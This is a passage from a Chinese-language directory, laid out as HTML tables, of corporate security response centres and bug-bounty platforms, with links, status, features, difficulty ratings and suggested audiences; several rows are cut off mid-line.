align="right"><section><span leaf="">https://asrc.alibaba.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">饿了么 / 口碑体系,业务洞多,审核较宽松</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">外卖 / 本地生活业务、新手进阶</span></section></td></tr><tr><td><section><span leaf="">腾讯 TSRC</span></section></td><td align="right"><section><span leaf="">https://security.tencent.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">审核快、低危友好,奖励及时,项目极多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">新手入门、Web/APP 常规漏洞</span></section></td></tr><tr><td><section><span leaf="">字节 ByteSRC</span></section></td><td align="right"><section><span leaf="">https://security.bytedance.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">抖音 / 飞书 / 剪映全业务,逻辑洞多,奖励稳定</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">熟悉 APP / 小程序、业务逻辑挖掘</span></section></td></tr><tr><td><section><span leaf="">百度 BSRC</span></section></td><td align="right"><section><span leaf="">https://bsrc.baidu.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">赏金丰厚,成长体系全,对有效洞很友好</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">有基础、想稳定拿中高危赏金</span></section></td></tr><tr><td><section><span leaf="">京东 JSRC</span></section></td><td align="right"><section><span leaf="">https://security.jd.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">电商逻辑、订单 / 支付洞多,低危通过率高</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">电商业务、新手练手、逻辑漏洞</span></section></td></tr><tr><td><section><span leaf="">美团 MeituanSRC</span></section></td><td align="right"><section><span leaf="">https://security.meituan.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">本地生活 / 外卖 / 支付,业务面广,易出中危</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">业务逻辑、支付流程、常规渗透</span></section></td></tr><tr><td><section><span leaf="">网易 NSC</span></section></td><td align="right"><section><span leaf="">https://aq.163.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">游戏 / 邮箱 / 云音乐,客户端 + Web 双赛道</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">游戏安全、Web 常规漏洞挖掘</span></section></td></tr><tr><td><section><span leaf="">360SRC</span></section></td><td align="right"><section><span leaf="">https://security.360.cn</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">安全厂商,终端 / 浏览器 / 云安全,项目多</span></section></td><td><section><span leaf="">★Line truncated
|
||||
二、社交 / 社区 / 小众平台
|
||||
<table><thead><tr><th><section><span leaf="">平台</span></section></th><th align="right"><section><span leaf="">直达链接</span></section></th><th><section><span leaf="">状态</span></section></th><th><section><span leaf="">核心特点</span></section></th><th><section><span leaf="">难易度</span></section></th><th><section><span leaf="">适合人群</span></section></th></tr></thead><tbody><tr><td><section><span leaf="">SoulSRC</span></section></td><td align="right"><section><span leaf="">https://security.soulapp.cn</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">陌生人社交,隐私 / 越权 / 信息泄露为主</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">APP 安全、社交业务、隐私漏洞</span></section></td></tr><tr><td><section><span leaf="">陌陌 MOMOSRC</span></section></td><td align="right"><section><span leaf="">https://security.immomo.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">社交 + 直播,越权、用户数据洞较多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">APP 渗透、业务逻辑、新手进阶</span></section></td></tr><tr><td><section><span leaf="">知乎 SRC</span></section></td><td align="right"><section><span leaf="">https://security.zhihu.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">内容社区,越权、信息泄露、接口漏洞多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">Web/API 安全、轻量业务挖掘</span></section></td></tr><tr><td><section><span leaf="">豆瓣 SRC</span></section></td><td align="right"><section><span leaf="">https://security.douban.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">文艺社区,逻辑洞多,审核宽松易过</span></section></td><td><section><span leaf="">★★☆☆☆</span></section></td><td><section><span leaf="">⭐ 纯新手、低危洞、快速上手</span></section></td></tr><tr><td><section><span leaf="">小红书 SRC</span></section></td><td align="right"><section><span leaf="">https://security.xiaohongshu.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">内容电商,越权、商品 / 用户信息泄露</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">电商 + 社交业务、APP 安全</span></section></td></tr><tr><td><section><span leaf="">快看漫画 SRC</span></section></td><td align="right"><section><span leaf="">https://security.kuaikanmanhua.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">漫画平台,越权、内容权限洞较多</span></section></td><td><section><span leaf="">★★☆☆☆</span></section></td><td><section><span leaf="">⭐ 新手、APP 轻量渗透</span></section></td></tr><tr><td><section><span leaf="">知识星球 SRC</span></section></td><td align="right"><section><span leaf="">https://security.zsxq.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">知识付费,圈子越权、内容泄露为主</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">社区业务、接口漏洞挖掘</span></section></td></tr></tbody></table># 三、电商 / 生活 / 外卖 / 旅游
|
||||
<table><thead><tr><th><section><span leaf="">平台</span></section></th><th align="right"><section><span leaf="">直达链接</span></section></th><th><section><span leaf="">状态</span></section></th><th><section><span leaf="">核心特点</span></section></th><th><section><span leaf="">难易度</span></section></th><th><section><span leaf="">适合人群</span></section></th></tr></thead><tbody><tr><td><section><span leaf="">饿了么 ESRC</span></section></td><td align="right"><section><span leaf="">https://security.ele.me</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">外卖平台,订单 / 支付 / 商家信息洞多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">支付逻辑、本地生活、APP 安全</span></section></td></tr><tr><td><section><span leaf="">携程 SRC</span></section></td><td align="right"><section><span leaf="">https://sec.ctrip.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">旅行平台,订单 / 机票 / 酒店越权多</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">旅游业务、支付安全、资深白帽</span></section></td></tr><tr><td><section><span leaf="">同程旅行 SRC</span></section></td><td align="right"><section><span leaf="">https://sec.ly.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">旅游出行,资产多,低危通过率高</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">新手、常规 Web 漏洞</span></section></td></tr><tr><td><section><span leaf="">马蜂窝 SRC</span></section></td><td align="right"><section><span leaf="">https://security.mafengwo.cn</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">旅游社区,信息泄露、越权为主</span></section></td><td><section><span leaf="">★★☆☆☆</span></section></td><td><section><span leaf="">⭐ 新手入门、简单业务洞</span></section></td></tr><tr><td><section><span leaf="">唯品会 SRC</span></section></td><td align="right"><section><span leaf="">https://sec.vip.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">特卖电商,订单 / 支付 / 用户信息洞多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">电商业务、新手练手</span></section></td></tr><tr><td><section><span leaf="">得物 SRC</span></section></td><td align="right"><section><span leaf="">https://security.dewu.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">潮流电商,交易 / 鉴别 / 支付逻辑密集</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">电商高阶逻辑、支付漏洞</span></section></td></tr><tr><td><section><span leaf="">多点 SRC</span></section></td><td align="right"><section><span leaf="">https://src.dmall.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">商超数字化,资产简单,易出低危</span></section></td><td><section><span leaf="">★★☆☆☆</span></section></td><td><section><span leaf="">⭐ 纯新手、快速出洞</span></section></td></tr><tr><td><section><span leaf="">美丽联合 SRC</span></section></td><td align="right"><section><span leaf="">https://security.mogu.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">蘑菇街体系,电商小业务,审核松</span></section></td><td><section><span leaf="">★★☆☆☆</span></section></td><td><section><span leaf="">⭐ 新手、低危信息泄露</span></section></td></tr><tr><td><section><span leaf="">有赞 SRC</span></section></td><td align="right"><section><span leaf="">https://src.youzan.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">电商 SaaS,商家后台、支付接口洞多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">SaaS 安全、接口渗透</span></section></td></tr><tr><td><section><span leaf="">猪八戒 SRC</span></section></td><td align="right"><section><span leaf="">https://sec.zbj.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">服务平台,越权、订单信息泄露</span></section></td><td><section><span leaf="">★★☆☆☆</span></section></td><td><section><span leaf="">⭐ 新手、简单业务洞</span></section></td></tr><tr><td><section><span leaf="">千米 SRC</span></section></td><td align="right"><section><span leaf="">http://securitLine truncated
|
||||
<table><thead><tr><th><section><span leaf="">平台</span></section></th><th align="right"><section><span leaf="">直达链接</span></section></th><th><section><span leaf="">状态</span></section></th><th><section><span leaf="">核心特点</span></section></th><th><section><span leaf="">难易度</span></section></th><th><section><span leaf="">适合人群</span></section></th></tr></thead><tbody><tr><td><section><span leaf="">滴滴 DSRC</span></section></td><td align="right"><section><span leaf="">https://sec.didichuxing.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">网约车核心,支付 / 行程 / 用户数据风控严</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">出行安全、高阶业务逻辑</span></section></td></tr><tr><td><section><span leaf="">货拉拉 LLsrc</span></section></td><td align="right"><section><span leaf="">https://llsrc.huolala.cn</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">货运平台,订单 / 司机 / 货主信息洞多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">出行物流、APP 渗透</span></section></td></tr><tr><td><section><span leaf="">哈啰出行 SRC</span></section></td><td align="right"><section><span leaf="">https://src.hellobike.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">单车 / 打车 / 顺风车,资产多洞多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">新手进阶、出行业务</span></section></td></tr><tr><td><section><span leaf="">T3 出行 SRC</span></section></td><td align="right"><section><span leaf="">https://security.t3go.cn</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">网约车,接口越权、信息泄露为主</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">APP 安全、接口测试</span></section></td></tr><tr><td><section><span leaf="">享道出行 SRC</span></section></td><td align="right"><section><span leaf="">https://src.saicmobility.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">上汽出行,业务规范,中危易出</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">出行平台、常规渗透</span></section></td></tr><tr><td><section><span leaf="">嘀嗒出行 SRC</span></section></td><td align="right"><section><span leaf="">https://dida.butian.net</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">补天托管,审核快,低危友好</span></section></td><td><section><span leaf="">★★☆☆☆</span></section></td><td><section><span leaf="">⭐ 补天新手、顺风车业务</span></section></td></tr><tr><td><section><span leaf="">顺丰 SF SRC</span></section></td><td align="right"><section><span leaf="">https://sfsrc.sf-express.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">物流巨头,运单 / 用户数据赏金高</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">物流安全、数据类漏洞</span></section></td></tr><tr><td><section><span leaf="">菜鸟 CNSRC</span></section></td><td align="right"><section><span leaf="">https://sec.cainiao.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">物流科技,快递链 / 仓储系统洞多</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">物流系统、IoT / 云安全</span></section></td></tr><tr><td><section><span leaf="">中通 SRC</span></section></td><td align="right"><section><span leaf="">https://sec.zto.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">快递物流,运单信息、越权洞多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">物流业务、新手进阶</span></section></td></tr><tr><td><section><span leaf="">申通 SRC</span></section></td><td align="right"><section><span leaf="">https://sec.sto.cn</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">快递系统,资产简单,易出低危</span></section></td><td><section><span leaf="">★★☆☆☆</span></section></td><td><section><span leaf="">⭐ 新手</span></section></td></tr><tr><td><section><span leaf="">圆通 SRC</span></section></td><td align="right"><section><span leaf="">https://security.yto.net.cn</span></section></td><Line truncated
|
||||
<table><thead><tr><th><section><span leaf="">平台</span></section></th><th align="right"><section><span leaf="">直达链接</span></section></th><th><section><span leaf="">状态</span></section></th><th><section><span leaf="">核心特点</span></section></th><th><section><span leaf="">难易度</span></section></th><th><section><span leaf="">适合人群</span></section></th></tr></thead><tbody><tr><td><section><span leaf="">小米 MiSRC</span></section></td><td align="right"><section><span leaf="">https://sec.xiaomi.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">手机 + IoT 全生态,项目多奖励稳</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">APP / 固件 / IoT 安全</span></section></td></tr><tr><td><section><span leaf="">OPPO SRC</span></section></td><td align="right"><section><span leaf="">https://security.oppo.com/cn</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">手机 / ColorOS/IoT,高危赏金高</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">移动安全、系统漏洞</span></section></td></tr><tr><td><section><span leaf="">VIVO SRC</span></section></td><td align="right"><section><span leaf="">https://security.vivo.com.cn</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">手机 / OriginOS,生态庞大</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">APP / 系统安全研究者</span></section></td></tr><tr><td><section><span leaf="">荣耀 SRC</span></section></td><td align="right"><section><span leaf="">https://security.hihonor.com/src</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">手机 / 鸿蒙 / IoT,奖励规范</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">鸿蒙 / 移动安全</span></section></td></tr><tr><td><section><span leaf="">一加 SRC</span></section></td><td align="right"><section><span leaf="">https://security.oneplus.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">海外机型多,系统漏洞赏金高</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">国际版系统、移动安全</span></section></td></tr><tr><td><section><span leaf="">魅族 SRC</span></section></td><td align="right"><section><span leaf="">https://sec.meizu.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">手机系统,资产清晰,洞易验证</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">移动安全、新手进阶</span></section></td></tr><tr><td><section><span leaf="">华为 PSIRT</span></section></td><td align="right"><section><span leaf="">https://bugbounty.huawei.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">全生态,系统 / 云 / 设备,顶级赏金</span></section></td><td><section><span leaf="">★★★★★</span></section></td><td><section><span leaf="">系统 / 内核 / 固件大神</span></section></td></tr><tr><td><section><span leaf="">联想 LSRC</span></section></td><td align="right"><section><span leaf="">https://lsrc.vulbox.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">PC / 服务器 / IoT,项目稳定</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">硬件 / PC 安全</span></section></td></tr><tr><td><section><span leaf="">萤石 SRC</span></section></td><td align="right"><section><span leaf="">https://ysrc.ys7.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">摄像头 / IoT,设备漏洞赏金高</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">IoT / 摄像头安全</span></section></td></tr><tr><td><section><span leaf="">海康威视 SRC</span></section></td><td align="right"><section><span leaf="">https://www.hikvision.com/</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">安防龙头,设备 / 平台漏洞</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">安防 / IoT 安全</span></section></td></tr><tr><td><section><span leaf="">统信 USRC</span></section></td><td align="right"><section><span leaf="">https://src.uniontech.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">国产操作系统Line truncated
|
||||
<table><thead><tr><th><section><span leaf="">平台</span></section></th><th align="right"><section><span leaf="">直达链接</span></section></th><th><section><span leaf="">状态</span></section></th><th><section><span leaf="">核心特点</span></section></th><th><section><span leaf="">难易度</span></section></th><th><section><span leaf="">适合人群</span></section></th></tr></thead><tbody><tr><td><section><span leaf="">平安 PSRC</span></section></td><td align="right"><section><span leaf="">https://security.pingan.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">全金融牌照,高危最高 10w+</span></section></td><td><section><span leaf="">★★★★★</span></section></td><td><section><span leaf="">金融安全、资深白帽</span></section></td></tr><tr><td><section><span leaf="">银联 SRC</span></section></td><td align="right"><section><span leaf="">https://security.unionpay.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">支付清算核心,数据洞赏金极高</span></section></td><td><section><span leaf="">★★★★★</span></section></td><td><section><span leaf="">支付安全、风控研究</span></section></td></tr><tr><td><section><span leaf="">微众银行 SRC</span></section></td><td align="right"><section><span leaf="">https://security.webank.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">互联网银行,核心系统风控极严</span></section></td><td><section><span leaf="">★★★★★</span></section></td><td><section><span leaf="">银行安全、资深研究者</span></section></td></tr><tr><td><section><span leaf="">度小满 SRC</span></section></td><td align="right"><section><span leaf="">https://security.duxiaoman.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">金融科技,信贷 / 理财漏洞多</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">金融业务、支付安全</span></section></td></tr><tr><td><section><span leaf="">众安 SRC</span></section></td><td align="right"><section><span leaf="">https://security.zhongan.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">互联网保险,业务逻辑密集</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">保险 / 金融科技</span></section></td></tr><tr><td><section><span leaf="">陆金所 SRC</span></section></td><td align="right"><section><span leaf="">https://security.lufax.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">理财平台,账户 / 资金安全赏金高</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">金融安全、资深白帽</span></section></td></tr><tr><td><section><span leaf="">翼支付 SRC</span></section></td><td align="right"><section><span leaf="">https://sec.bestpay.com.cn</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">电信支付,接口越权、账户洞多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">支付安全、新手进阶</span></section></td></tr><tr><td><section><span leaf="">随手记 SRC</span></section></td><td align="right"><section><span leaf="">https://sec.sui.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">记账理财,业务简单,低危易过</span></section></td><td><section><span leaf="">★★☆☆☆</span></section></td><td><section><span leaf="">⭐ 新手、金融轻量洞</span></section></td></tr></tbody></table># 七、招聘 / 教育 / 工具 / 文娱
|
||||
<table><thead><tr><th><section><span leaf="">平台</span></section></th><th align="right"><section><span leaf="">直达链接</span></section></th><th><section><span leaf="">状态</span></section></th><th><section><span leaf="">核心特点</span></section></th><th><section><span leaf="">难易度</span></section></th><th><section><span leaf="">适合人群</span></section></th></tr></thead><tbody><tr><td><section><span leaf="">BOSS 直聘 BSSRC</span></section></td><td align="right"><section><span leaf="">https://src.zhipin.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">招聘平台,简历 / 账号 / 越权洞多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">招聘业务、APP 安全</span></section></td></tr><tr><td><section><span leaf="">智联招聘 SRC</span></section></td><td align="right"><section><span leaf="">https://src.zhaopin.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">招聘巨头,用户数据泄露常见</span></section></td><td><section><span leaf="">★★☆☆☆</span></section></td><td><section><span leaf="">⭐ 新手、信息泄露</span></section></td></tr><tr><td><section><span leaf="">好未来 SRC</span></section></td><td align="right"><section><span leaf="">https://src.100tal.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">教育科技,学员 / 课程信息洞多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">教育平台、业务安全</span></section></td></tr><tr><td><section><span leaf="">作业帮 SRC</span></section></td><td align="right"><section><span leaf="">https://security.zuoyebang.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">K12 教育,账号 / 内容权限洞多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">教育 APP、新手进阶</span></section></td></tr><tr><td><section><span leaf="">Keep SRC</span></section></td><td align="right"><section><span leaf="">https://keep.huoxian.cn</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">健身 APP,运动数据 / 账号越权</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">健康 APP、接口安全</span></section></td></tr><tr><td><section><span leaf="">喜马拉雅 SRC</span></section></td><td align="right"><section><span leaf="">https://security.ximalaya.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">音频平台,内容 / 会员 / 账号洞多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">文娱 APP、轻量渗透</span></section></td></tr><tr><td><section><span leaf="">爱奇艺 71SRC</span></section></td><td align="right"><section><span leaf="">https://security.iqiyi.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">视频平台,会员 / 播放 / 信息泄露</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">视频业务、Web 安全</span></section></td></tr><tr><td><section><span leaf="">斗鱼 SRC</span></section></td><td align="right"><section><span leaf="">https://security.douyu.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">直播平台,礼物 / 账号 / 房间权限</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">直播业务、APP 安全</span></section></td></tr><tr><td><section><span leaf="">迅雷 SRC</span></section></td><td align="right"><section><span leaf="">https://security.xunlei.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">下载 / 云盘,客户端 + Web 漏洞</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">客户端 / Web 安全</span></section></td></tr><tr><td><section><span leaf="">4399SRC</span></section></td><td align="right"><section><span leaf="">https://security.4399.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">小游戏平台,漏洞明显,新手友好</span></section></td><td><section><span leaf="">★★☆☆☆</span></section></td><td><section><span leaf="">⭐ 纯新手、游戏 Web 洞</span></section></td></tr><tr><td><section><span leaf="">米哈游 SRC</span></section></td><td align="right"><section><span leaf="">https://security.mihoyo.com</span></section></td><td><section><span leaf="">✅</Line truncated
|
||||
<table><thead><tr><th><section><span leaf="">平台</span></section></th><th align="right"><section><span leaf="">直达链接</span></section></th><th><section><span leaf="">状态</span></section></th><th><section><span leaf="">核心特点</span></section></th><th><section><span leaf="">难易度</span></section></th><th><section><span leaf="">适合人群</span></section></th></tr></thead><tbody><tr><td><section><span leaf="">深信服 SRC</span></section></td><td align="right"><section><span leaf="">https://security.sangfor.com.cn</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">安全厂商,高危最高 50w+</span></section></td><td><section><span leaf="">★★★★★</span></section></td><td><section><span leaf="">安全设备 / 系统 / 资深大神</span></section></td></tr><tr><td><section><span leaf="">奇安信 SRC</span></section></td><td align="right"><section><span leaf="">https://qianxin.butian.net</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">安全厂商,项目托管补天,结算稳</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">新手、安全产品漏洞</span></section></td></tr><tr><td><section><span leaf="">科大讯飞 SRC</span></section></td><td align="right"><section><span leaf="">https://security.iflytek.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">AI 语音,平台 / 接口漏洞为主</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">AI 平台、接口安全</span></section></td></tr><tr><td><section><span leaf="">天眼查 SRC</span></section></td><td align="right"><section><span leaf="">https://security.tianyancha.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">企业查询,接口越权 / 爬虫洞多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">接口安全、信息泄露</span></section></td></tr><tr><td><section><span leaf="">企查查 SRC</span></section></td><td align="right"><section><span leaf="">https://security.qcc.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">企业信息,接口风控严,洞值钱</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">接口渗透、业务逻辑</span></section></td></tr><tr><td><section><span leaf="">12306SRC</span></section></td><td align="right"><section><span leaf="">https://src.12306.cn</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">铁路官方,订单 / 账号洞赏金高</span></section></td><td><section><span leaf="">★★★★★</span></section></td><td><section><span leaf="">政务交通、高阶白帽</span></section></td></tr><tr><td><section><span leaf="">长亭科技 SRC</span></section></td><td align="right"><section><span leaf="">https://www.chaitin.cn/src</span></section></td><td><section><span leaf="">❌</span></section></td><td><section><span leaf="">已关闭,不再接收漏洞</span></section></td><td><section><span leaf="">-</span></section></td><td><section><span leaf="">不建议投递</span></section></td></tr><tr><td><section><span leaf="">墨者安全 SRC</span></section></td><td align="right"><section><span leaf="">https://src.mozhe.cn</span></section></td><td><section><span leaf="">❌</span></section></td><td><section><span leaf="">已关闭,无奖励</span></section></td><td><section><span leaf="">-</span></section></td><td><section><span leaf="">不建议投递</span></section></td></tr></tbody></table># 九、第三方众测平台(新手首选)
|
||||
<table><thead><tr><th><section><span leaf="">平台</span></section></th><th align="right"><section><span leaf="">直达链接</span></section></th><th><section><span leaf="">状态</span></section></th><th><section><span leaf="">核心特点</span></section></th><th><section><span leaf="">难易度</span></section></th><th><section><span leaf="">适合人群</span></section></th></tr></thead><tbody><tr><td><section><span leaf="">补天</span></section></td><td align="right"><section><span leaf="">https://www.butian.net</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">厂商最多,低危必给,结算最快</span></section></td><td><section><span leaf="">★★☆☆☆</span></section></td><td><section><span leaf="">⭐ 零基础纯新手、快速赚钱</span></section></td></tr><tr><td><section><span leaf="">漏洞盒子</span></section></td><td align="right"><section><span leaf="">https://www.vulbox.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">项目规范,审核严格,奖励稳定</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">新手进阶、长期稳定变现</span></section></td></tr><tr><td><section><span leaf="">火线安全</span></section></td><td align="right"><section><span leaf="">https://www.huoxian.cn</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">项目优质,结算快,小众厂商多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">新手、不想卷大厂的白帽</span></section></td></tr><tr><td><section><span leaf="">漏洞银行</span></section></td><td align="right"><section><span leaf="">https://www.bugbank.cn</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">老牌众测,汽车 / 物联网项目多</span></section></td><td><section><span leaf="">★★★☆☆</span></section></td><td><section><span leaf="">车联网 / IoT、进阶白帽</span></section></td></tr><tr><td><section><span leaf="">Sobug 搜补</span></section></td><td align="right"><section><span leaf="">https://www.sobug.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">小厂云集,洞最明显,极易通过</span></section></td><td><section><span leaf="">★★☆☆☆</span></section></td><td><section><span leaf="">⭐ 纯新手、练手刷洞</span></section></td></tr></tbody></table># 十、国外顶级 SRC(赚美金)
|
||||
<table><thead><tr><th><section><span leaf="">平台</span></section></th><th align="right"><section><span leaf="">直达链接</span></section></th><th><section><span leaf="">状态</span></section></th><th><section><span leaf="">核心特点</span></section></th><th><section><span leaf="">难易度</span></section></th><th><section><span leaf="">适合人群</span></section></th></tr></thead><tbody><tr><td><section><span leaf="">HackerOne</span></section></td><td align="right"><section><span leaf="">https://www.hackerone.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">全球最大,顶级厂商多,赏金无上限</span></section></td><td><section><span leaf="">★★★★★</span></section></td><td><section><span leaf="">英语好、技术强、冲高额美金</span></section></td></tr><tr><td><section><span leaf="">Bugcrowd</span></section></td><td align="right"><section><span leaf="">https://www.bugcrowd.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">项目规范,噪音低,有新手专区</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">英语良好、有一定 Web 基础</span></section></td></tr><tr><td><section><span 